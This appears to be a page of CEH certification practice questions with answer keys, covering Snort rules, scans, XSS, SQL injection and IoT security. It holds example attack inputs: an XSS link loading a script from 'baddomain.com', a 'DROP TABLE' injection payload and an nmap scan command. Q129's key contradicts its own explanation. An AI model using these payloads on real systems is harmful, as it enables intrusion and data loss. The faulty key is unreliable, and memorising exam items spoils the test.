Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

NEW QUESTION: 112

Study the Snort rule given below:
[Image shows two Snort rules with alert messages for NETBIOS DCERPC ISystemActivator bind attempt, targeting TCP ports 135 and 445. References include CVE: CAN-2003-0352.]



A. WebDav
B. SQL Slammer

C. MS Blaster
D. MyDoom
Answer: C (LEAVE A REPLY)
The Snort rule in the image is detecting suspicious bind attempts over DCERPC (Distributed Computing Environment/Remote Procedure Call), specifically targeting ports 135 (RPC) and 445 (SMB) with crafted content. The rule references CVE CAN-2003-0352.
CVE-2003-0352 is associated with the DCOM RPC vulnerability in Microsoft Windows that was exploited by the MS Blaster (also known as Lovsan) worm in 2003.
Key Indicators from the Snort Rule:
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
content includes DCERPC binding pattern (|05| and |0b| with specific binary patterns) Reference to CVE-2003-0352 Class type: attempted-admin The MS Blaster worm exploited this vulnerability by sending a specially crafted RPC request to port 135, allowing remote code execution.
From CEH v13 Courseware:
Module 6: Malware Threats
Module 11: Session Hijacking
Discussion of historic worms and their exploit signatures, including MS Blaster.
Incorrect Options:
A). WebDav: Typically uses HTTP/HTTPS and was exploited by Nimda.
B). SQL Slammer: Targeted UDP port 1434 (SQL Server), not TCP 135/445.
D). MyDoom: Spread via email and exploited Windows file-sharing mechanisms (port 3127), not DCERPC.
Reference:CEH v13 Study Guide - Module 6: Malware Threats # Classic Worm AttacksCVE Details:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0352Microsoft Security Bulletin MS03-026 - RPC Vulnerability

NEW QUESTION: 113
Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.
Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.
In this context, what can you say?
A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations
D. Bob is partially right. DMZ does not make sense when a stateless firewall is available
Answer: (SHOW ANSWER)

A DMZ (Demilitarized Zone) is a physical or logical subnet that separates an internal local area network (LAN) from untrusted networks-typically the Internet. It allows an organization to provide external-facing services while isolating internal systems from direct exposure.
From CEH v13 Official Courseware:
Module 13: Hacking Web Applications
Module 14: Hacking Web Servers
Module 1: Introduction to Ethical Hacking - Security Architecture Concepts CEH v13 clearly outlines:
"A DMZ is critical when deploying Internet-facing servers such as web servers, FTP servers, or mail servers.
It provides a buffer zone that allows public access to specific resources while keeping the internal network isolated." Bob's assumption is flawed for several reasons:
DMZs can be implemented even with stateless firewalls using strict access control rules.
Relying solely on IP-based filtering is error-prone and doesn't offer layered defense.
A DMZ provides an essential layer of segmentation, protecting internal assets from compromised public servers.
Incorrect Options:
A/D: DMZ can still make sense even with stateless firewalls if properly configured.
B: IP filtering is insufficient as a sole security measure; does not replace the need for network segmentation.
Reference:CEH v13 Study Guide - Module 1 & 14 # Topic: DMZ Design and PurposeNIST SP 800-41 Rev.
1 - Guidelines on Firewalls and Firewall Policy

NEW QUESTION: 114
An attacker scans a host with the below command. Which three flags are set?
nmap -sX host.domain.com
A. This is SYN scan. SYN flag is set.
B. This is Xmas scan. URG, PUSH and FIN are set.
C. This is ACK scan. ACK flag is set.
D. This is Xmas scan. SYN and ACK flags are set.
Answer: B (LEAVE A REPLY)
The command nmap -sX initiates what is known as a Xmas Scan. This type of scan is used to analyze how a target system responds to TCP packets with unusual flag combinations, helping the attacker identify live hosts and open ports without completing a full TCP handshake.
In the Xmas scan, three specific TCP flags are set in the packet:
* URG (Urgent)
* PSH (Push)
* FIN (Finish)

This combination makes the packet appear "lit up like a Christmas tree," hence the name Xmas scan. These packets are sent to target ports to observe the system's behavior, especially when it does not follow standard RFC 793 behavior.
* Closed ports will usually respond with a RST (reset).
* Open ports may not respond at all, depending on the operating system and configuration.
This method is typically used to evade detection by firewalls and intrusion detection systems that expect normal TCP traffic patterns.
Reference - CEH v13 Official Study Guide:
Module 03: Scanning Networks, Section: "TCP Scan Types", Subsection: "Xmas Tree Scan",
Page Reference: typically listed under TCP Flag Scanning Techniques.
CEH v13 iLabs and practical guidance in CEH Engage also cover this scan in reconnaissance simulations.
* Incorrect Options Explained:
* A. SYN scan (-sS) sets only the SYN flag.
* C. ACK scan (-sA) sets the ACK flag.
* D. SYN and ACK flags are used in TCP handshake, not in Xmas scan.

NEW QUESTION: 115
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
The code shown in the image is indicative of a Cross-Site Scripting (XSS) attack, where malicious JavaScript is injected into a web page via user input. In this case, the attacker includes:
%3Cscript%20src=...%3E - URL-encoded JavaScript tag to load a malicious script from an external source.
If the web application echoes this input back without sanitization, the script will execute in the context of the victim's browser.
This allows the attacker to:
Steal cookies/session tokens
Perform actions on behalf of the victim
Redirect the victim to malicious websites
From CEH v13 Courseware:
Module 10: Web Application Hacking # Cross-Site Scripting (XSS)

Reference:CEH v13 Study Guide - Module 10: Types of XSS (Stored, Reflected, DOM)OWASP Top 10 - A7: Cross-Site Scripting (XSS)

NEW QUESTION: 116
While evaluating a smart card implementation, a security analyst observes that an attacker is measuring fluctuations in power consumption and timing variations during encryption operations on the chip. The attacker uses this information to infer secret keys used within the device. What type of exploitation is being carried out?
A. Disrupt control flow to modify instructions
B. Observe hardware signals to deduce secrets
C. Crack hashes using statistical collisions
D. Force session resets through input flooding
Answer: B (LEAVE A REPLY)
CEH v13 explains that Side-Channel Attacks exploit physical characteristics of cryptographic devices-such as power consumption, timing variations, electromagnetic leakage, or acoustic emissions-to infer confidential data like encryption keys. These attacks do not break the cryptographic algorithm itself but instead analyze unintended signals produced during computation. The scenario describes a classic power analysis and timing analysis attack, where the attacker monitors fluctuations during encryption operations on a smart card. CEH details how Differential Power Analysis (DPA) and Simple Power Analysis (SPA) allow attackers to extract secret keys by statistically correlating measured power traces to cryptographic operations.
This type of attack is extremely dangerous because it bypasses mathematical strength and targets hardware implementation flaws. Options A, C, and D do not relate to side-channel exploitation. CEH specifically categorizes this method as observing hardware emissions to deduce secrets, making Option B the most accurate match.

NEW QUESTION: 117
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?
A. False negative
B. True negative
C. True positive
D. False positive
Answer: D (LEAVE A REPLY)
True Positive - IDS referring a behavior as an attack, in real life it is True Negative - IDS referring a behavior not an attack and in real life it is not False Positive - IDS referring a behavior as an attack, in real life it is not False Negative - IDS referring a behavior not an attack, but in real life is an attack.
False Negative - is the most serious and dangerous state of all !!!!

NEW QUESTION: 118
From the following table, identify the wrong answer in terms of Range (ft).
Standard
Range (ft)
802.11a
150-150
802.11b
150-150
802.11g
150-150
802.16 (WiMax)
30 miles
A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a
Answer: (SHOW ANSWER)
In CEH v13 Module 11: Hacking Wireless Networks, wireless standards and their transmission ranges are discussed.
Actual Range Specs:
802.11a: Operates at 5 GHz, range up to ~75 ft indoors, much less than 150 ft due to poor wall penetration.
802.11b/g: Operate at 2.4 GHz, typically 150-300 ft indoors.
802.16 (WiMax): Wireless MAN technology with range up to 30 miles - correct for point-to-point outdoor line of sight.
Conclusion:
802.11a listed as 150-150 ft is incorrect.
Realistic effective range is up to 75 ft indoors, depending on obstructions and interference.
This overestimation makes Option D the wrong one.
Reference:
Module 11 - Wireless Protocols and Specifications
IEEE Wireless Standards Summary Table (CEH Appendix)
CEH iLabs: Analyzing Signal Strength of 802.11a/b/g/n Networks

NEW QUESTION: 119
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept.
What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3
Answer: D (LEAVE A REPLY)
In CEH v13 Module 11: Hacking Wireless Networks, WPA3 is presented as the latest Wi-Fi security protocol, and it includes:
Simultaneous Authentication of Equals (SAE) protocol - a more secure key exchange mechanism.
Replaces WPA2's Pre-Shared Key (PSK) method to prevent dictionary and key recovery attacks.
SAE (a.k.a. Dragonfly) prevents attackers from capturing handshakes for offline cracking.
Option Clarification:
A). WEP: Obsolete and weak.
B). WPA: Early improvement over WEP, still vulnerable.
C). WPA2: Uses PSK and vulnerable to key reinstallation attacks (KRACK).
D). WPA3: Correct - uses SAE/Dragonfly, resistant to known attacks.
Reference:
Module 11 - Wi-Fi Security Protocols: WPA3 and SAE
CEH iLabs: WPA3 Setup and Dictionary Attack Prevention

NEW QUESTION: 120
A penetration tester gains access to a target system through a vulnerability in a third-party software application. What is the most effective next step to take to gain full control over the system?
A. Conduct a denial-of-service (DoS) attack to disrupt the system's services
B. Execute a Cross-Site Request Forgery (CSRF) attack to steal session data
C. Perform a brute-force attack on the system's root password
D. Use a privilege escalation exploit to gain administrative privileges on the system
Answer: D (LEAVE A REPLY)
According to the CEH attack methodology, once an attacker obtains initial access-whether through exploitation, misconfiguration, or credential compromise-the next critical phase is privilege escalation.
Gaining system-level or administrative control is essential for maintaining persistence, accessing protected data, modifying system configurations, and pivoting further into the network. Privilege escalation exploits target kernel flaws, misconfigured services, improper permission settings, or vulnerable drivers. CEH emphasizes that performing a DoS attack disrupts the engagement and provides no strategic advantage.
Similarly, CSRF targets web applications rather than operating systems, and brute-force password attempts are inefficient, noisy, and often ineffective once local access has already been established. By leveraging privilege escalation techniques, the tester converts limited user access

into full system control, enabling comprehensive post-exploitation activities aligned with CEH system hacking procedures.

NEW QUESTION: 121
Which of the following statements is FALSE with respect to Intrusion Detection Systems?
A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
B. Intrusion Detection Systems can easily distinguish a malicious payload in encrypted traffic
C. Intrusion Detection Systems require constant update of the signature library
D. Intrusion Detection Systems can examine the contents of the data in context of the network protocol
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
IDS cannot easily detect malicious content in encrypted traffic. Since the payload is encrypted (e.g., HTTPS, SSL/TLS), it is unreadable without decryption.
Statement B is therefore FALSE.
From CEH v13 Courseware:
* Module 13: IDS, Firewalls and Honeypots # Limitations of IDS
Reference:CEH v13 Study Guide - IDS Capabilities and Limitations

NEW QUESTION: 122
During a security evaluation of a smart agriculture setup, an analyst investigates a cloud-managed irrigation controller. The device is found to transmit operational commands and receive firmware updates over unencrypted HTTP. Additionally, it lacks mechanisms to verify the integrity or authenticity of those updates.
This vulnerability could allow an adversary to intercept communications or inject malicious firmware, leading to unauthorized control over the device's behavior or denial of essential functionality. Which IoT threat category does this situation best illustrate?
A. Insecure default settings
B. Insecure ecosystem interfaces
C. Insufficient privacy protection
D. Insecure network services

Answer: D (LEAVE A REPLY)
CEH IoT security modules describe insecure network services as vulnerabilities arising when IoT devices communicate over unencrypted channels, use unauthenticated update mechanisms, or expose services that fail to validate data integrity. When operational commands and firmware updates are transmitted over HTTP without cryptographic safeguards, attackers can intercept, replay, or modify the data stream. Firmware integrity verification is a critical component of secure device lifecycle management. Without it, adversaries can perform firmware injection, allowing them remote control, persistent compromise, or sabotage of device functionality. This aligns directly with insecure network services, which CEH defines as improperly protected communication mechanisms and service interactions within IoT ecosystems. Insecure ecosystem interfaces generally relate to cloud APIs and web dashboards, insecure default settings involve weak credentials or factory configurations, and insufficient privacy protection relates to data confidentiality rather than command manipulation. The described scenario most clearly fits insecure network services.

NEW QUESTION: 123
In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?
A. Using Photon to retrieve archived URLs of the target website from archive.org
B. Using the Netcraft tool to gather website information
C. Examining HTML source code and cookies
D. User-directed spidering with tools like Burp Suite and WebScarab
Answer: D (LEAVE A REPLY)
User-directed spidering is a technique that allows the hacker to manually browse the target website and use a proxy or spider tool to capture and analyze the traffic. This way, the hacker can discover hidden or dynamic content that standard web spiders may miss due to a specific file in the root directory, such as robots.txt, that instructs them not to crawl certain pages or directories. User-directed spidering can also help the hacker to bypass authentication or authorization mechanisms, as well as identify vulnerabilities or sensitive information in the target website. User-directed spidering can be performed with tools like Burp Suite and WebScarab, which are web application security testing tools that can intercept, modify, and replay HTTP requests and responses, as well as perform various attacks and scans on the target website.
The other options are not likely to achieve the same results as user-directed spidering. Using Photon to retrieve archived URLs of the target website from archive.org may provide some historical information about the website, but it may not reflect the current state or content of the website. Using the Netcraft tool to gather website information may provide some general information about the website, such as its IP address, domain name, server software, or hosting provider, but it may not reveal the specific files or web pages on the website. Examining HTML

source code and cookies may provide some clues about the website's structure, functionality, or user preferences, but it may not expose the hidden or dynamic content that user-directed spidering can discover. References:
User Directed Spidering with Burp
Web Spidering - What Are Web Crawlers & How to Control Them
Web Security: Recon
Mapping the Application for Penetrating Web Applications - 1

NEW QUESTION: 124
Password cracking programs reverse the hashing process to recover passwords. (True/False.)
A. True
B. False
Answer: (SHOW ANSWER)
Hashing is a one-way function-by design, it cannot be reversed. Password-cracking tools do not "reverse" the hash. Instead, they:
Generate a list of potential passwords.
Hash each candidate using the same algorithm.
Compare the result to the target hash.
If a match is found, the original password is revealed by correlation, not reversal.
From CEH v13 Official Courseware:
Module 6: Cryptography and Password Cracking
CEH v13 Study Guide states:
"Hash functions are one-way and irreversible. Password-cracking tools work by hashing wordlists or character combinations and comparing them to known password hashes." Reference:CEH v13 Study Guide - Module 6: Password Hashing ConceptsNIST FIPS 180-4 - Secure Hash Standard

NEW QUESTION: 125
An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file.
What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?
A. Protocol analyzer
B. Network sniffer
C. Intrusion Prevention System (IPS)
D. Vulnerability scanner
Answer: A (LEAVE A REPLY)
A Protocol Analyzer is the correct tool used to examine the contents of packet data (often stored in .pcap files) to determine if a particular sequence of traffic is suspicious, malformed, or part of a known exploit.
In CEH v13:

Module 3: Scanning Networks
Module 4: Enumeration
Module 5: Vulnerability Analysis
Related Lab: Packet Analysis using Wireshark
The CEH v13 Study Guide states:
"A protocol analyzer (e.g., Wireshark) captures and decodes packets to display their contents and help analysts understand communication flows and anomalies. It is used to manually inspect packet contents and behavior, which helps distinguish legitimate traffic from attacks." PCAP (Packet Capture) files are typically analyzed using tools like Wireshark. These tools decode protocol layers and show payloads, making it easier for analysts to identify if IDS alerts were accurate or false positives.
Incorrect Options:
B). Network sniffer: General term; protocol analyzer is the specific functional tool used.
C). IPS: Prevents or blocks malicious traffic, but does not analyze existing packet captures.
D). Vulnerability scanner: Identifies vulnerabilities on systems/services; not used for packet capture review.
Reference:CEH v13 Study Guide - Module 3: Scanning Networks, "Using Packet Capture and Protocol Analysis Tools"CEH iLabs: "Network Scanning and Protocol Analysis with Wireshark"

NEW QUESTION: 126
During a red team operation on a segmented enterprise network, the testers discover that the organization's perimeter devices deeply inspect only connection-initiation packets (such as TCP SYN and HTTP requests).
Response packets and ACK packets within established sessions, however, are minimally inspected. The red team needs to covertly transmit payloads to an internal compromised host by blending into normal session traffic. Which approach should they take to bypass these defensive mechanisms?
A. Port knocking
B. SYN scanning
C. ICMP flooding
D. ACK tunneling
Answer: (SHOW ANSWER)
CEH teaches that certain advanced intrusion evasion techniques rely on understanding how firewalls differentiate between new connections and established traffic. Most perimeter firewalls scrutinize SYN packets and initial HTTP requests but allow ACK packets from established sessions to pass with minimal filtering. ACK tunneling leverages this behavior by embedding malicious payloads inside ACK packets, which appear to be part of a legitimate, pre-established session. Because ACK packets are often considered
"safe," they bypass deep inspection engines, intrusion detection systems, and application-layer gateways. This method allows attackers to move data or commands covertly between compromised internal systems and external hosts. CEH references such evasion strategies when

discussing bypassing stateful firewalls and making malicious traffic appear legitimate. Port knocking and SYN scans would initiate new connections- precisely what the firewall is heavily inspecting. ICMP flooding is noisy and easily detected. ACK tunneling is specifically designed for stealth and is aligned with red team tradecraft for avoiding packet-level inspection mechanisms.

NEW QUESTION: 127
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?
A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping
Answer: B (LEAVE A REPLY)
https://tools.kali.org/information-gathering/hping3
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf

NEW QUESTION: 128
How does a denial-of-service (DoS) attack work?
A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
A Denial-of-Service (DoS) attack aims to overwhelm a system or service with excessive requests, rendering it unavailable to legitimate users. It targets:
* Bandwidth (e.g., flooding with traffic)
* Resources (CPU, memory, or disk usage)
* Applications (exploiting bugs that crash services)
From CEH v13 Courseware:
* Module 9: Denial-of-Service Attacks
Incorrect Options:
* B refers to brute-force attacks.
* C mischaracterizes password cracking.
* D describes impersonation or spoofing, not DoS.
Reference:CEH v13 Study Guide - Module 9: Types of DoS AttacksNIST SP 800-61r2 - Incident Handling Guide

NEW QUESTION: 129

Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation

B. Cleanup

C. Persistence

D. initial intrusion

Answer: A (LEAVE A REPLY)

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment.

Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations.

Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.

NEW QUESTION: 130
During a security assessment of a metropolitan public transportation terminal, a penetration tester examines a network-connected IoT surveillance camera system used for 24/7 video monitoring. The camera uses outdated SSLv2 encryption to transmit video data. The tester intercepts and decrypts video streams due to the weak encryption and absence of authentication mechanisms. What IoT vulnerability is most likely being exploited in this scenario?
A. Insecure data transfer and storage
B. Jamming attack on RF communication
C. Credential theft via web application
D. Replay attack on wireless signals
Answer: A (LEAVE A REPLY)
CEH identifies insecure data transfer as a critical IoT weakness. Outdated encryption protocols such as SSLv2 fail to protect confidentiality or integrity. Without strong encryption and authentication, attackers can intercept, decrypt, and manipulate video feeds.

NEW QUESTION: 131
You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

A. 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data
B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column
C. OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clausewith a destructive action, causing data loss
D. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables
Answer: (SHOW ANSWER)
The payload that would have the most significant impact in the case of a successful SQL injection attack is OR 'a'='a; DROP TABLE members; --. This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss. This payload works as follows:
The OR 'a'='a part of the payload is a logical expression that is always true, regardless of the input or the condition of the SQL statement. This part of the payload allows the attacker to bypass any authentication or authorization checks that may be implemented in the SQL statement, such as a login form or a search query.
The ; part of the payload is a statement terminator that marks the end of the current SQL statement and allows the attacker to inject another SQL statement after it. This part of the payload enables the attacker to execute multiple SQL statements in a single query, which is also known as stacked queries or batched queries.
The DROP TABLE members part of the payload is a destructive SQL statement that deletes the entire table named members from the database. This part of the payload causes data loss and may compromise the functionality and integrity of the application that relies on the table. The table name may vary depending on the target database, but the attacker can use other techniques, such as error-based or union-based SQL injection, to discover the table names before executing the drop statement.
The - part of the payload is a comment symbol that tells the SQL engine to ignore the rest of the query. This part of the payload helps the attacker to avoid any syntax errors or unwanted results that may arise from the original query.
The other options are not as impactful as option C for the following reasons:
A). 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data. This payload is a common and basic SQL injection technique that injects a logical expression that is always true, such as 'OR 'T="1 or 'OR 1=1, to bypass the authentication or authorization checks of the SQL statement. This payload can allow the attacker to view data that they are not supposed to, such as user credentials, personal information, or financial records. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
B). 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column.
This payload is a variation of the previous payload that injects a logical expression that is always true, such as

'OR username LIKE '% or 'OR 1 LIKE '%, to bypass the authentication or authorization checks of the SQL statement. The LIKE operator is used to compare a value with a pattern that may contain wildcard characters, such as % or _, which match any string or character. This payload can allow the attacker to view data that matches the pattern, such as usernames that start with a certain letter or contain a certain substring. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
D). UNION SELECT NULL, NULL, NULL - : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables. This payload is an advanced SQL injection technique that injects the UNION SQL operator to combine the results of two or more SELECT statements into a single result set, which is then returned as part of the HTTP response. The UNION operator can be used to join the results from different tables that have the same number and type of columns. The NULL values are used to match the column types and avoid any errors. This payload can allow the attacker to retrieve data from tables that are not intended to be accessed by the application, such as system tables, configuration tables, or backup tables. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
References:
1: SQL Injection - OWASP Foundation
2: SQL Injection Payloads: How SQLi exploits work - Bright Security
3: SQL Injection - HackTricks

NEW QUESTION: 132
Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?
A. Macro virus
B. Stealth/Tunneling virus
C. Cavity virus
D. Polymorphic virus
Answer: B (LEAVE A REPLY)
A Stealth or Tunneling Virus is designed specifically to evade detection by antivirus software and system monitoring tools. These viruses work by intercepting and modifying the operating system's service call interrupts (such as INT 13h and INT 21h in DOS systems), which are used to access files or system services.
By hooking into these interrupts, the virus can return clean or forged data to antivirus scanners, thus hiding its malicious presence from detection tools.
Tunneling viruses may also operate at a lower level to evade even more advanced antivirus detection methods, making them particularly dangerous and hard to detect.
Reference - CEH v13 Official Study Guide:
Module 6: Malware Threats
Section: Types of Viruses
Quote:

"Tunneling viruses attempt to avoid detection by antivirus programs by installing themselves in the interrupt handler chain. These viruses intercept operating system calls to conceal their activities." Incorrect Options Explained:
A). Macro viruses target applications like Microsoft Word/Excel and use embedded macros, but do not alter service call interrupts.
C). Cavity viruses insert code into empty spaces in files without changing the file size but do not modify interrupts.
D). Polymorphic viruses mutate their code to avoid signature-based detection but do not typically interfere with system interrupts directly.

NEW QUESTION: 133
Study the snort rule given below and interpret the rule:
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access";)
A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111
Answer: D (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
The Snort rule syntax:
alert tcp any any # 192.168.1.0/24 111
This means: Alert on TCP traffic from any IP and any port, going to any host in the 192.168.1.0/24 subnet on destination port 111.
The content "|00 01 86 a5|" identifies a mountd access signature pattern.
Port 111 is used by SunRPC (commonly associated with mountd in UNIX environments).
From CEH v13 Courseware:
Module 13: IDS, Firewalls and Honeypots # Understanding Snort Rules
Reference:Snort User Manual - Rule Syntax and Interpretation

NEW QUESTION: 134
A penetration tester is tasked with uncovering historical content from a company's website, including previously exposed login portals or sensitive internal pages. Direct interaction with the live site is prohibited due to strict monitoring policies. To stay undetected, the tester decides to explore previously indexed snapshots of the organization's web content saved by external sources. Which approach would most effectively support this passive information-gathering objective?
A. Search with intext:"login" site:target.com to retrieve login data

B. Use the link: operator to find backlinks to login portals
C. Apply the cache: operator to view Google's stored versions of target pages
D. Use the intitle:login operator to list current login pages
Answer: (SHOW ANSWER)
Passive reconnaissance is emphasized throughout CEH as an essential method for gathering intelligence without alerting monitoring systems. When the tester cannot interact with the live site, they must rely entirely on third-party archives or cached content stored by search engines or internet archival services. Google's cache function provides previously stored versions of web pages exactly for this purpose. CEH explains that attackers frequently use cached content to retrieve outdated login portals, administrative pages, exposed directories, or other sensitive elements that may no longer appear on the live web server. Unlike operators such as intext or intitle, which query live indexed metadata, the cache operator retrieves historical snapshots without accessing the target website. The link operator identifies backlinks but does not provide historical page content. Only the cache operator directly supports viewing previous versions of pages passively, aligning perfectly with the requirement to avoid detection while gathering intelligence on legacy web content.

NEW QUESTION: 135
E-mail scams and mail fraud are regulated by which of the following?
A. 18 U.S.C. §1030 - Fraud and Related Activity in Connection with Computers
B. 18 U.S.C. §1029 - Fraud and Related Activity in Connection with Access Devices
C. 18 U.S.C. §1362 - Communication Lines, Stations, or Systems
D. 18 U.S.C. §2510 - Wire and Electronic Communications Interception and Interception of Oral Communication
Answer: A (LEAVE A REPLY)
18 U.S.C. §1030, also known as the Computer Fraud and Abuse Act (CFAA), is a broad federal statute that criminalizes unauthorized access to computers and related fraudulent activities-including phishing and email scams.
From CEH v13 Official Courseware:
* Module 1: Introduction to Ethical Hacking
* Topic: U.S. Laws Related to Cybercrime
CEH v13 Study Guide states:
"Email-based frauds such as phishing, spoofing, and other social engineering attacks fall under the Computer Fraud and Abuse Act (18 U.S.C. §1030), which criminalizes unauthorized access and fraudulent behavior in computing systems." Incorrect Options:
* B: Relates to credit cards and access devices.
* C: Covers interference with government communication systems.
* D: Covers illegal wiretapping and eavesdropping.
Reference:United States Code - Title 18, Section 1030 (Computer Fraud and Abuse Act)

NEW QUESTION: 136

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23.
Which of the following IP addresses could be teased as a result of the new configuration?
A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156
Answer: C (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Subnetwork
As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.
The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

NEW QUESTION: 137
A government agency trains a group of cybersecurity experts to carry out covert cyber missions against foreign threats and gather intelligence without being detected. These experts work exclusively for national interests. What classification best describes them?
A. Organized hackers
B. State-sponsored hackers
C. Hacktivists
D. Gray hat hackers
Answer: B (LEAVE A REPLY)
CEH courseware categorizes hackers based on intent, authorization, and affiliation. State-sponsored hackers are defined as individuals or teams who conduct cyber operations on behalf of a government to advance national interests. These operations often include espionage, cyber warfare, intelligence gathering, and covert offensive actions. Unlike organized hackers or cybercriminal groups, whose motivations may include financial gain or ideological activism, state-sponsored units follow strategic directives issued by government agencies. CEH materials explain that such groups operate with access to advanced tools, long-term funding, and classified intelligence, enabling them to execute highly sophisticated and covert operations targeting foreign

governments, corporations, or critical infrastructure. Hacktivists pursue political or social causes, while gray-hat hackers operate without explicit permission but without malicious intent. Only state-sponsored hackers match the scenario where cyber experts are formally trained, resourced, and authorized by a national government to conduct operations that remain undetected. Therefore, the correct classification is state- sponsored hackers.

NEW QUESTION: 138
What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?
A. PCI-DSS
B. FISMA
C. SOX
D. ISO/IEC 27001:2013
